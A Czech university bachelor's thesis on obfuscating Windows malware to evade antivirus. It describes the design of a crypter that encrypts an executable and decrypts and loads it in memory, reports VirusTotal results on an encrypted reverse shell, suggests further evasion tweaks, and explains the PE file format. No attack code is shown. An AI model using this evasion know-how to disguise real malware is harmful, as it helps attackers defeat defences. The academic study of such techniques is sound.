BRNO UNIVERSITY OF TECHNOLOGY

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

FAKULTA ELEKTROTECHNIKY
A KOMUNIKAČNÍCH TECHNOLOGIÍ

DEPARTMENT OF TELECOMMUNICATIONS

ÚSTAV TELEKOMUNIKACÍ

HIDING AND OBFUSCATION OF MALWARE TO AVOID ANTIVIRUS DETECTION

SKRÝVÁNÍ A OBFUSKACE MALWARU ZA ÚČELEM OBEJITÍ ANTIVIRU

BACHELOR'S THESIS
BAKALÁŘSKÁ PRÁCE

AUTHOR
AUTOR PRÁCE

Matej Rybár

SUPERVISOR
VEDOUCÍ PRÁCE

Raúl Casanova-Marqués

BRNO 2022

BRNO UNIVERSITY OF TECHNOLOGY
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

Bachelor's Thesis

Bachelor's study program **Information Security**

Department of Telecommunications

Student: Matej Rybár ***ID:*** 221565

Year of study: 3 ***Academic year:*** 2021/22

TITLE OF THESIS:

Hiding and obfuscation of malware to avoid antivirus detection

INSTRUCTION:

Learn about how antivirus do detection based on signatures, how to find where the signatures are in the binary and how to modify the binary (low level) to hide the signatures. Next, learn the structure of the PE and PE+ executable and learn how to interpret the information in these structures. Finally, be able to modify the executable sections (.text, .data, etc.) to encrypt and decrypt them in memory, evading detection by all (or almost all) current antiviruses.

RECOMMENDED LITERATURE:

[1] Apple Open Source [online]. 2010 [cit. 2021-9-13]. Dostupné z: https://opensource.apple.com/source/clamav/clamav-158/clamav.Bin/clamav-0.98/docs/signatures.pdf

[2] Microsoft [online]. 2021 [cit. 2021-9-13]. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/debug/pe-format

Date of project specification: 7.2.2022 ***Deadline for submission:*** 31.5.2022

Supervisor: Raúl Casanova-Marqués

doc. Ing. Jan Hajný, Ph.D.
Chair of study program board

ABSTRACT

During security assessments, it is fairly uncommon for someone to be persuaded that antivirus software does not provide total security. When a penetration tester comes across antivirus software, there are times when he or she must act quickly. For these and other reasons, a variety of methods for getting around antivirus software have been devised. Some of these obfuscation approaches aim to escape static analysis by modifying and manipulating the Portable Executable file format, which is a standardized Windows executable file format. Several types of malware change the PE file format to avoid static antivirus detection. This thesis delves into the PE file format, malware detection, and static detection of obfuscation techniques. This thesis's result is a scantime crypter Persesutor, which encrypts the input file and then decrypts and loads the encrypted file into memory after execution.

KEYWORDS

Malware, Static Analysis, Portable Executable, Obfuscation

ABSTRAKT

Počas hodnotenia bezpečnosti je pomerne nezvyčajné, aby bol niekto presvedčený, že antivírusový softvér neposkytuje úplnú bezpečnosť. Keď penetračný tester narazí na antivírusový softvér, sú chvíle, kedy musí konať rýchlo. Z týchto a iných dôvodov boli vyvinuté rôzne spôsoby obchádzania antivírusového softvéru. Niektoré z týchto prístupov obsfukácie majú za cieľ uniknúť statickej analýze úpravou a manipuláciou s formátom Portable Executable, čo je štandardizovaný formát spustiteľného súboru Windows. Niekoľko typov malvéru mení formát súboru PE, aby sa zabránilo statickej detekcii antivírusu. Táto práca sa zaoberá formátom súborov PE, detekciou malvéru a statickou detekciou obfukačných techník. Výsledkom tejto práce je scantime crypter Persesutor, ktorý zašifruje vstupný súbor a následne po spustení zašifrovaný súbor dešifruje a načítá v pamäti.

KĽÚČOVÉ SLOVÁ

Malware, Statická Analýza, Prenosný Spustiteľný Súbor, Obfuskácia

RYBÁR, Matej. *Hiding and obfuscation of malware to avoid antivirus detection*. Brno: Brno University of Technology, Faculty of Electrical Engineering and Communication, Department of Telecommunications, 2022, 52 p. Bachelor's Thesis. Advised by Raúl Casanova-Marqués

ROZŠÍŘENÝ ABSTRAKT

Kyberpriestor je piatou operačnou doménou vojen v dnešnej modernej dobe, pričom informácie slúžia ako životne dôležitá zbraň. Frekvencia kybernetických útokov sa zvyšuje v dôsledku získavania cenných informácií od komerčného a verejného sektora, vlády a armády. Väčšina týchto kybernetických útokov používa malvér na infikovanie svojich cieľov. Detekcia a prevencia sú kritickými súčasťami obrany na ochranu pred takýmito útokmi a uchovávanie informácií v bezpečí.

Zmena binárneho kódu malvéru je kľúčovým zdrojom úspechu malvéru, ktorý sa snaží vyhnúť statickej detekcii. Spustiteľné súbory pre systémy Microsoft Windows sú vo formáte Portable Executable. Tento formát súboru je bežný v systémoch Windows a možno ho upraviť, aby sa zmenili atribúty a charakteristiky spustiteľných súborov. V kapitole 1 sa diskutuje o tomto formáte súboru.

Detekciu malvéru vykonáva hlavne antivírusový softvér, ktorý využíva rôzne detekčné techniky. Statická detekcia, čo je proces skúmania binárneho súboru bez jeho skutočného spustenia, je jednou z týchto detekčných stratégií. Je to najjednoduchší spôsob, ako získať metadáta spojené s podozrivým binárnym súborom. Štatistické prístupy sa používajú na zistenie, či binárny súbor obsahuje škodlivý kód, ktorý je skrytý alebo šifrovaný. Skrytý malvér existuje v rôznych formách, z ktorých najčastejšou je šifrovaný malvér, pričom sa vyskytli prípady veľmi zložitého metamorfovaného malvéru. Techniky detekcie malvéru a statického zahmlievania sú popísané v kapitole 2.

Kapitola 3 sa venuje riešeniu obídenia statickej detekcie pomocou scantime cryptera Perseustor. Jedná sa o nástroj, ktorý pomocou šifrovania zabezpečí obsah vstupné súboru. Tento už šifrovaný súbor po jeho spustení sa dešifruje a načíta v pamäti počítača. Tento koncept šifrovania má za úmysel obísť statickú detekciu antivíru, ktorý nemá šancu nejako analyzovať daný súbor, keďže je šifrovaný.

Perseustor sa celkovo delí na dve hlavné časti. Prvou je šifrovacia časť zvaná *crypter*, a druhá časť je dešifrovacia časť zvaná *stub*.

Inicializačná časť slúži na prípravu vstupného súboru, jeho šifrovanie a následné vytvorenie nového obfuskovaného súboru. Celkovo sa sú tu nachádzajú štyri fáze, a to inicializácia, analýza vstupného súboru, generovanie potrebných súborov a generovanie obfuskovaného súboru. V prvej fázy sa crypter inicializuje pomocou vstupných parametrov, a to veľkosť šifrovacieho kľúča, rozsah šifrovacieho kľúča, detailný výstup informácií jednotkových fáz, meno vstupného súboru a meno výstupného súboru. Meno vstupného a meno výstupného súboru sú povinné

V druhej fázy, sa analyzuje vstupný súbor. Postupne sa prechádza jeho vnútorná štruktúra, čiže PE formát, a zisťuje sa či sa jedná o 32 bitový alebo 64 bitový súbor. Ďalej sa zisťuje jeho adresa obrazu (*image base*), ako aj veľkosť jeho obrazu (*image size*). Tieto údaje sa využijú v ďalšej časti pri generovaní potrebných súborov. Ku

koncu tejto analýzy sa zisťuje, či daný súbor je *.NET* aplikáciou alebo obsahuje *.reloc* tabuľku. V každom prípade sa vypíše užívateľovi upozornenie, že daný súbor nie je plne podporovaný a, že užívateľ musí pokračovať opatrne. Ďalej sa deteguje, či sa jedná o konzolovú alebo grafickú aplikáciu.

Pri generovaní súborov, sa využijú doteraz zistené hodnoty z analýzy. V prvom generovanom súbore sa nachádza formát daného vstupného súboru, čiže jeho architektúra a či sa jedná o konzolu alebo grafické rozhranie. Do ďalšieho generovaného súboru sú zapísané hodnoty adresy obrazu a veľkosti obrazu. V predposlednom generovanom súbore je zapísaná dĺžka kľúča, ako aj jeho rozsah. Pred vytvorením posledného súboru, sa vypočíta kontrolný súčet súboru, ktorý je spolu so samotným vstupným súborom zašifrovaný pomocou náhodne vygenerovaného šifrovacieho kľúča, ktorý je taktiež závislý od vstupných parametrov. V tejto časti sa využíva externá knižnica *TinyAES*. Po zašifrovaní sa tieto dáta zapíšu do posledného generovaného súboru, ako aj veľkosť zašifrovaných dát.

V poslednej fázy sa pomocou doteraz vygenerovaných súborov, ako aj pomocou súborov samotnej dešifrovacej časti vytvorí obfuskovaný súbor pomocou *FASM* kompilátora.

Druhá časť je zameraná na dešifrovanie, načítanie a spustenie zašifrovanej aplikácie v pamäti. Taktiež sa rozdeľuje na štyri fázy, a to na inicializáciu, dešifrovanie, načítanie a spustenie súboru v pamäti. V prvej fáze sa inicializuje dešifrovacia časť v pamäti pomocou hodnôt, ktoré pochádzajú z vygenerovaných súborov, ktoré sú teraz už obsiahnuté v obfuskovanej aplikácií.

V druhej fázy sa dešifruje zašifrovaný súbor. Na začiatku sa vygeneruje počiatočný kľúč, ktorým sa dešifruje zašifrovaná časť, z ktorej sa okamžite extrahuje kontrolný súčet, ktorý bude porovnaný s novým vypočítaným kontrolným súčtom aktuálne dešifrovaného súboru. Ak sa kontrolný súčet nezhoduje, tak sa obnovy zašifrovaná časť, vygeneruje sa nový kľúč a znova sa pokúša o dešifrovanie. Pri úspešnom dešifrovaní je súbor pripravený na jeho načítanie do pamäte.

Pri načítavaní súboru do pamäti sa načítajú jeho potrebné knižnice a funkcie z týchto knižníc, pričom sa využívajú údaje uschované v PE štruktúrach dešifrovaného súboru. Podrobnejšie je tento proces načítavania popísaný v sekcií 3.4.3. V poslednej fázy sa vypočíta adresa začiatočného bodu načítaného súboru, preskočí sa na ňu a spustí sa priebeh danej aplikácie.

V podkapitole 3.5 sa testuje Perseutor voči antivírom na stránke *VirusTotal*, kde sa vyskúšala nezašifrovaná a zašifrovaná verzia *MSFVenom reverse TCP shell*. Ako vidno na obrázkoch 3.13 a 3.14, tak nezašifrovaná verzia bola detekovateľná na 70,5%, zatiaľ čo zašifrovaná iba na 39,7%. Došlo tak ku celkovému poklesu detekovateľnosti o 30,8%. Aj keď sa jedná o doceľa dobrý pokles v detekovateľnosti, tak stále je samotná detekovateľnosť vysoká.

Tento fakt je hlavne zapríčinený tým, že dešifrovacia časť je statická a nikdy sa nemení. Takto si vedia antivíry veľmi rýchlo nájsť signatúru danej časti a následne je obfuskovaná aplikácia detekovaná. Ďalším faktom je, že dynamické knižnice, ako aj funkcie z nich, sú načítávané štandardným spôsobom. Týmto je hneď ľahké detegovať zakázané funkcie, ako napríklad *VirtualProtect*.

Dané problémy by sa dali riešiť zavedením polymorfizmu pre dešifrovaciu časť, aby nikdy sa signatúry pri každej novej generácií menili. Problém s načítavaním knižníc by sa mohol riešiť napríklad použitím hašov názvu funkcií, ktoré potrebujeme importovať.

Author's Declaration

Author:	Matej Rybár
Author's ID:	221565
Paper type:	Bachelor's Thesis
Academic year:	2021/22
Topic:	Hiding and obfuscation of malware to avoid antivirus detection

I declare that I have written this paper independently, under the guidance of the advisor and using exclusively the technical references and other sources of information cited in the paper and listed in the comprehensive bibliography at the end of the paper.

As the author, I furthermore declare that, with respect to the creation of this paper, I have not infringed any copyright or violated anyone's personal and/or ownership rights. In this context, I am fully aware of the consequences of breaking Regulation § 11 of the Copyright Act No. 121/2000 Coll. of the Czech Republic, as amended, and of any breach of rights related to intellectual property or introduced within amendments to relevant Acts such as the Intellectual Property Act or the Criminal Code, Act No. 40/2009 Coll. of the Czech Republic, Section 2, Head VI, Part 4.

Brno ....

author's signature*

*The author signs only in the printed version.

ACKNOWLEDGEMENT

I would like to express my sincere thanks to Raúl Casanova-Marqués, for his insightful remarks, expertise, and guidance during the writing of this thesis. I would also like to convey my heartfelt gratitude to my family and close friends for their unwavering support throughout this journey.

Contents

List of Figures

Listings

Introduction

Cyberspace is the fifth operational domain of warfare in today's modern age, with information serving as a vital weapon. The frequency of cyberattacks is increasing as a result of obtaining valuable information from the government, military, commercial and public sectors. The majority of these cyberattacks use malware to infect their targets. Detection and prevention are critical parts of the defense to protect against such attacks and keep information safe.

The change of a malware's binary is the key source of success for malware that seeks to avoid static detection. The executables for Microsoft Windows systems are in the Portable Executable format. This file format is common on Windows systems, and it may be tweaked to change the attributes of executables. In Chapter 1, this file format is discussed.

Malware detection is mainly carried out by antivirus software, which employs a variety of detecting techniques. Static detection, which is the process of examining a binary file without actually running it, is one of these detection strategies. It's the simplest way to get the metadata associated with the suspicious binary. Statistical approaches are used to see if a binary file contains harmful code that is concealed or encrypted. Concealed malware exists in a variety of forms, the most frequent of which is encrypted malware, while there have been instances of very complex metamorphic malware. Malware detection and static obfuscation techniques are discussed in Chapter 2.

A scantime crypter Perseustor is built in the Chapter 3. The implementation of such a crypter, differents parts of it, as well as the testing of it on a malware sample, are discussed.

1 Portable Executable (PE/PE+)

Portable Executable (PE) is a file format for 32-bit and PE+ is for 64-bit Windows executable files, such as .EXE, font files, DLLs, and others. It is the Microsoft Windows standard, for organizing executable files within the file system, based on the COFF (Common Object File Format) standard. The PE file format was created for the Windows NT 3.1 operating system, which was launched in 1993. PE is made up of headers and sections that tell the Windows OS loader how to map files into memory.

PE files do not include position independent code, which means that it must have its base address in order to operate. If another program already has a base address, the operating system must rebase it by recalculating the absolute address and changing the code values to utilize it. Rebasing is avoided since it costs time and slows down the code, which is why Microsoft ships DLLs with pre-calculated addresses.

Because the PE file structure is the same in memory as it is on disk, knowing how to identify a certain piece of information in PE can help to discover it after it has been loaded into memory. This is due to the fact that once PE has been put into memory, its data structure will not alter.

Furthermore, the PE is not mapped into memory as a single file; rather, the Windows loader determines which parts of the PE should be mapped into memory or address space.

The whole PE file format documentation can be found online on Microsoft's MSDN website [5].

1.1 Structure of PE/PE+ File

The data in a PE file is structured in a linear stream. It starts with an MS-DOS header, a stub for a real-mode application, and a signature for a PE file. Following that is a PE file header and an optional header. The section headers come next, followed by the section bodies.

A few more areas of miscellaneous data, such as relocation information, symbol table information, line number information, and string table data, round out the file. The described structure of the PE file format is shown in Figure 1.1.



Fig. 1.1: Structure of Portable Executable.

1.2 MS-DOS Real-Mode Header

It describes the compatibility of Windows NT executable in MS-DOS. If the MS-DOS header is missing, the operating system will fail to load the needed file and display a warning. In a PE file, the first 64 bytes are allocated for the MS-DOS header. The MS-DOS header is the initial component of a PE file.

The first field is *e_magic*, which indicates an executable on MS-DOS. This field is present in every legitimate PE file and always includes the value *5A4D*. Because this number corresponds to the ASCII character MZ, it is also known as the MZ header. The header's structure, included in *winnt.h*, can be found on Microsoft's MSDN [5].

The last field in the MS-DOS header structure is *e_lfanew*, which is another noteworthy field. It is 4-byte offset that specifies the location of PE header. Windows PE loader scan for this field and once found it jumps over this address and skips Real Mode Stub.

1.3 MS-DOS Real-Mode Stub Program

When the executable is loaded, MS-DOS runs the real-mode stub program, which is an actual program. The application starts running here if it's a real MS-DOS executable image file. An MS-DOS stub program is placed here for subsequent operating systems, such as Windows, OS/2®, and Windows NT, that runs in lieu of the original application. The linker links a default stub program called WINSTUB.EXE into the executable when building an app for Windows version 3.1. By replacing WINSTUB with a valid MS-DOS-based software and indicating this to the linker using the STUB module definition statement, it is possible to override the default linker behavior. When linking the executable file, applications written for Windows NT may perform the same thing by using the *-STUB: linker* option.

1.4 PE File Header and Signature

The PE file header is found by indexing the MS-DOS header's *e_lfanew* field. To get the actual memory-mapped address, add the file's memory-mapped base address to the *e_lfanew* field.

When working with PE file information, there are a few places in the file that need to be referred to frequently. These places are easier to implement as macros since they give better performance than functions because they are simply offsets into the file. Such a macro is *NTSIGNATURE*, which can be seen in Listing 1.1.

Listing 1.1: NTSIGNATURE Macro

```
#define NTSIGNATURE(a) ((LPVOID)((BYTE *)a                    1
    + ((PIMAGE_DOS_HEADER)a)->e_lfanew))                      2
```

Notice that this macro fetches the position of the PE file signature rather than the offset of the PE file header. Starting with executables for Windows and OS/2, To designate the intended target operating system, EXE files were given file signatures. This signature appears before the PE file header structure in Windows NT for the PE file format. The signature is the first word in the file header in Windows and OS/2 versions. In addition, Windows NT utilizes a DWORD for the signature in the PE file format.

Regardless of the kind of executable file, the macro above returns the offset of where the file signature occurs. The file header exists either after the signature DWORD or at the signature WORD, depending on whether it's a Windows NT file signature or not.

The macro makes it easy to compare the different file types and return the appropriate one for a given type of file. The different file types, defined in *winnt.h*, and can be found on Microsoft's MSDN [5].

This list does not include executable file formats for Windows. The reason for this is that, except from the operating system version specification, there is no difference between Windows executables and OS/2 executables. The executable file structure is the same in both operating systems.

The PE file is four bytes after the location of the file signature. The *PEFHDROFFSET* macro, listed in Listing 1.2, detects the header of the PE file.

Listing 1.2: PEFHDROFFSET Macro

```
#define PEFHDROFFSET(a) ((LPVOID)((BYTE *)a
    + ((PIMAGE_DOS_HEADER)a)->e_lfanew
    + SIZE_OF_NT_SIGNATURE))
```

The only difference between *PEFHDROFFSET* macro and *NTSIGNATURE* is that this one includes the *SIZE_OF_NT_SIGNATURE* constant, which is not defined in *winnt.h*.

The PE file header structure is defined as shown on Microsoft's MSDN [5].

It's worth noting that the include file easily defines the file header structure's size. The data in a PE file is essentially high-level data that the system or programs use to determine how to handle the file.

- **Machine** - The type of computer or emulator architecture on which the software will operate is specified in this field.
- **NumberOfSections** - This field contains the total number of sections in the executable, excluding any, taking into mind that the loader's limit is 96 sections, or at the very least, only that amount will load.
- **TimeDateStamp** - This field shows how many seconds have passed since January 1, 1970. The file creation date will be shown by these seconds.
- **PointerToSymbolTable, NumberOfSymbols** - These fields are utilized by the *.obj* or *COFF* files. Their values are set to 0 by default.
- **SizeOfOptionalHeader** - Contains the *IMAGE_OPTIONAL_HEADER* size value.
- **Characteristics** - This field uses different values to represent the file's various properties. When a file includes several qualities, the final value is calculated by adding them all together.

1.5 PE Optional Header

The optional header holds the majority of the executable image's useful information, such as the starting stack size, program entry point location, desired base address, operating system version, section alignment information, and so on. The structure of the optional header, which is included in *winnt.h*, can be seen on Microsoft's MSDN [5].

The PE optional header is the following 224 bytes in the executable file. Even though it's called an "optional header", it's not an optional element in PE executable files. The *OPTHDROFFSET* macro is used to get a reference to the optional header, and is shown in Listing 1.3.

Listing 1.3: OPTHDROFFSET Macro

```
#define OPTHDROFFSET(a) ((LPVOID)((BYTE *)a                              1
    + ((PIMAGE_DOS_HEADER)a)->e_lfanew + SIZE_OF_NT_SIGNATURE            2
    + sizeof (IMAGE_FILE_HEADER)))                                       3
```

1.5.1 Standard Fields

The standard fields are those used in most UNIX executable files that use the Common Object File Format (COFF). Despite the fact that the standard fields maintain their COFF names, Windows NT utilizes some of them for various reasons that would be better explained with alternative names.

- **Magic** - Indicates if the executable is 32-bit or 64-bit.
- **MajorLinkerVersion** - Indicates the linker's highest version.
- **MinorLinkerVersion** - Indicates the linker's lowest version.
- **SizeOfCode** - Executable code size.
- **SizeOfInitializedData** - Initialized data size.
- **SizeOfUninitializedData** - Uninitialized data size.
- **AddressOfEntryPoint** - This field contains the relative virtual address (RVA) of the first instruction that the program will run; in other words, it represents the program's execution start point.
- **BaseOfCode** - Relative offset of code (*.text*) in loaded image.
- **BaseOfData** - Relative offset of uninitialized data (*.bss*) in loaded image.

1.5.2 Windows NT Additional Fields

Much of the Windows NT-specific process behavior is supported by the extra fields added to the Windows NT PE file format. A list of these fields is provided below.

- **ImageBase** - The base address in a process's address space to which the executable image should be mapped. The linker is set to 0x00400000 by default, but it may be changed using the *-BASE: linker* switch.
- **SectionAlignment** - Beginning with *ImageBase*, every part is progressively loaded into the address space of a process. When a section is loaded, *SectionAlignment* determines how much space it can take up. Sections are aligned on *SectionAlignment* borders. As specified by the behavior of Windows NT's virtual memory management, section alignment cannot be less than the page size (currently 4096 bytes on the x86 platform) and must be a multiple of the page size. The x86 linker default is 4096 bytes, although this can be changed using the *-ALIGN: linker* switch.
- **FileAlignment** - Prior to loading, the image file's granularity of bits of information must be as little as possible. The linker, for example, zero-pads a section body (raw data for a section) up to the file's *nearestFileAlignment* boundary. This number must be a power of two between 512 and 65,535.
- **MajorOperatingSystemVersion** - Indicates the major version of the Windows NT operating system.
- **MinorOperatingSystemVersion** - Indicates the minor version of the Windows NT operating system.
- **MajorImageVersion** - Indicates the major version number of the application.
- **MinorImageVersion** - Indicates the minor version number of the application.
- **MajorSubsystemVersion** - Indicates the major version number of the Windows NT Win32 subsystem.
- **MinorSubsystemVersion** - Indicates the minor version number of the Windows NT Win32 subsystem.
- **Win32VersionValue** - The amount of address space to set aside for the loaded executable image in the address space. *SectionAlignment* has a big impact on this number. The linker calculates the precise *SizeOfImage* by calculating each segment separately. It calculates how many bytes the section requires first, then rounds up to the next page border, and lastly to the nearest *SectionAlignment* boundary. The total is then calculated by adding the individual requirements of each section.
- **SizeOfHeaders** - This column specifies how much space is utilized in the file to represent all the file headers, such as the MS-DOS header, PE file header, PE optional header, and PE section headers. At this point in the file, the section bodies begin.
- **CheckSum** - At load time, the executable file is validated using a checksum value. The linker determines the value and checks it. The algorithm used to generate these checksum values is confidential, and it will not be made public.

- **Subsystem** - This field is used to identify the executable's target subsystem. The *winnt.h* file right following the *IMAGE_OPTIONAL_HEADER* structure lists all the potential subsystem values.
- **DllCharacteristics** - The presence of process entry points, thread initialization, and termination in a DLL image is indicated by these flags.
- **SizeOfStackReserve** - This field contains the number of bytes to reserve for the stack. Only the *SizeOfStackCommit* value is committed; the other pages are made available one at a time until the reserved size is achieved.
- **SizeOfStackCommit** - This field is the part of memory reserved for the stack that will be committed.
- **SizeOfHeapReserve** - Heap is a memory region where memory allocation requests will be fulfilled. The size to reserve for the local heap (memory area in the application's address space) is expressed by this field.
- **SizeOfHeapCommit** - The amount of address space to reserve and commit for the stack and default heap is controlled by these variables. The default values for the stack and heap are 1 page committed and 16 pages reserved. The linker options *-STACKSIZE:* and *-HEAPSIZE:* are used to set these values.
- **LoaderFlags** - Indicates whether the loader should break on load, debug on load, or the default, which is to let things run normally.
- **NumberOfRvaAndSizes** - The length of the *DataDirectory* array that follows is determined by this parameter. It's vital to remember that this field is used to determine the array's size, not the number of valid entries.
- **DataDirectory** - Specifies where additional key executable information components in the file can be found. The PE file format currently defines 16 data folders, 15 of which are currently in use.

1.6 Data Directories

Each data directory is essentially an *IMAGE_DATA_DIRECTORY* structure. Despite the fact that data directory entries are all the same, each directory type is distinct.

Every data directory entry gives the directory's size and relative virtual address. The relative address of a directory is determined using the data directory array in the optional header. The virtual address may then be used to determine which part the directory is in. The section header for that section is then utilized to locate the precise file offset position of the data directory once it is determined which section contains the directory.

As defined in *winnt.h*, the definitions of the data directory structures can be found on Microsoft's MSDN [5].

1.7 Section Headers

The headers stated thus far, as well as a generic object called a section, make up the PE file specification. The content of the file is divided into sections, which include code, data, resources, and other executable information. There is a header and a body for each segment (the raw data). The file format of section headers is detailed here, although section bodies are not. They may be structured nearly any manner a linker wants, as long as the header has enough information to decode the contents.

In the PE file format, section headers appear after the optional header in a sequential order. With no padding, each section header is 40 bytes long. The section header structure is included in *winnt.h* and found on Microsoft's MSDN [5].

Much of the Windows NT-specific process behavior is supported by the extra fields in the Windows NT PE file format. A list of these fields is provided below.

- **Name** - A name field of up to eight characters is available in each section header, with the first character being a period.
- **PhysicalAddress, VirtualSize** - The second field is a union field that isn't being utilized right now.
- **VirtualAddress** - Specifies the virtual address to which the section should be loaded in the process's address space. This field's value is added to the *ImageBase* virtual address in the optional header structure to generate the real address. Keep in mind, however, that if this image file contains a DLL, the DLL may or may not be loaded into the *ImageBase* location specified. The real *ImageBase* value should be confirmed programmatically using *GetModuleHandle* function once the file has been loaded into a process.
- **SizeOfRawData** - The *FileAlignment* relative size of the section body is indicated by this parameter. The section body's actual size will be less than or equal to a multiple of the file's *FileAlignment*. The size of the section body becomes smaller than or equal to a multiple of *SectionAlignment* after the image is loaded into a process's address space.
- **PointerToRawData** - This is an offset in the file's position of the section body.
- **PointerToRelocations** - Points to the section relocation entries' beginning. This value defaults to 0 in executable files, as done by the relocation directory.
- **PointerToLinenumbers** - Only COFF files are affected by this setting. Its value is 0 in COFF files and 0 in executable files.
- **NumberOfRelocations** - The number of relocation entries in the section is represented by this value. This value is 0 in executable files.
- **NumberOfLinenumbers** - Value is 0 in executable files and applies to COFF.
- **Characteristics** - Encapsulates the various characteristics of the section. Multiple features are used here as well, so the value of each feature is added up.

1.8 Sections

The nine predefined sections in a Windows NT application are typically named *.text*, *.bss*, *.rdata*, *.data*, *.rsrc*, *.edata*, *.idata*, *.pdata*, and *.debug*. Some applications may not require all of these sections, while others may require additional sections to meet their unique requirements. This behavior is similar to MS-DOS and Windows 3.1 code and data segments. In fact, an application defines a unique section by using the standard compiler directives for naming code and data segments or the name segment compiler option *-NT*, which is exactly how applications defined unique code and data segments in Windows version 3.1.

1.8.1 Executable Code Section (.text)

The default behavior in Windows NT merges all code segments (as they are referred to in Windows version 3.1) into a single section named *.text*. This is a distinction between Windows version 3.1 and Windows NT. There is no benefit to splitting code into discrete code segments in Windows NT since it employs a page-based virtual memory management scheme. As a result, having a single huge code area makes it easier for the operating system and the application developer to handle.

The entry point indicated before is also found in the *.text* section. The IAT[1] can also be found in the *.text* section, just before the module's entry point. (The IAT's appearance in the *.text* part makes sense because the table is essentially a sequence of jump instructions, with the fixed-up address being the exact spot to jump to.) The IAT is set up with the location of each imported function's physical address when Windows NT executable images are loaded into a process's address space. The loader simply locates the module entry point and relies on the fact that the IAT occurs immediately before the entry point to discover the IAT in the *.text* section. Because each entry is the same size, walking backward in the table to find the beginning is simple.

1.8.2 Data Sections (.data)

The *.bss* section contains the application's uninitialized data, such as any variables specified as static within a function or source module. Read-only data, such as literal characters, constants, and debug directory information, are stored in the *.rdata* section. The *.data* section stores all other variables (excluding automated variables, which appear on the stack). These are, in essence, global variables for an application or module.

[1]Import Address Table (IAT) - A table that holds the addresses of all the imported functions.

1.8.3 Resources Section (.rsrc)

A module's resource information is stored in the *.rsrc* section. It starts with a resource directory structure, much like the rest of the sections, but the data in this part is organized into a resource tree. The root and nodes of the tree are formed by the *_IMAGE_RESOURCE_DIRECTORY* structure, located in *winnt.h*, which can be found on Microsoft's MSDN [5].

There is no reference to the next node in the directory structure. Instead, the number of entries related to the directory is indicated by two fields, *NumberOfNamedEntries* and *NumberOfIdEntries*. Directory entries come after the directory in the section data. In ascending alphabetical order, the named entries display first, followed by the ID entries in ascending numerical order.

_IMAGE_RESOURCE_DIRECTORY_ENTRY, located in *winnt.h* and can be found on Microsoft's MSDN [5], describes the two fields that make up a directory entry.

Depending on the level of the tree, the two fields are utilized for various reasons. The *Name* field is used to identify a resource type, a resource name, or the language ID of a resource. The *OffsetToData* attribute is usually used to point to a tree sibling, either a directory or leaf node.

The lowest node in the resource tree is the leaf node. They provide the amount and placement of the resource data itself. *_IMAGE_RESOURCE_DATA_ENTRY* structure, found on Microsoft's MSDN [5], is used to represent each leaf node.

OffsetToData and *Size* are two fields that indicate the position and size of the actual resource data. Because this data is mostly utilized by functions after the program has been loaded, making the *OffsetToData* field a relative virtual address makes more sense. This is exactly the situation. All other offsets, such as pointers from directory entries to other directories, are offsets relative to the root node's position. Figure 1.2 gives an example of such a structure.

A very basic resource tree is shown above, with only two resource objects, a menu, and a string table. In addition, the menu and string table both feature only one item. Even with so few resources, the resource tree grows intricate.

The first directory, at the top of the tree, includes one entry for each type of resource the file contains, regardless of how many there are. The root identifies two entries in the figure, one for the menu and one for the string table. If the file had one or more dialog resources, the root node would have gained another entry and, as a result, another branch for the dialog resources.

The basic resource types, defined in the file *winuser.h*, are found on Microsoft's MSDN [5].

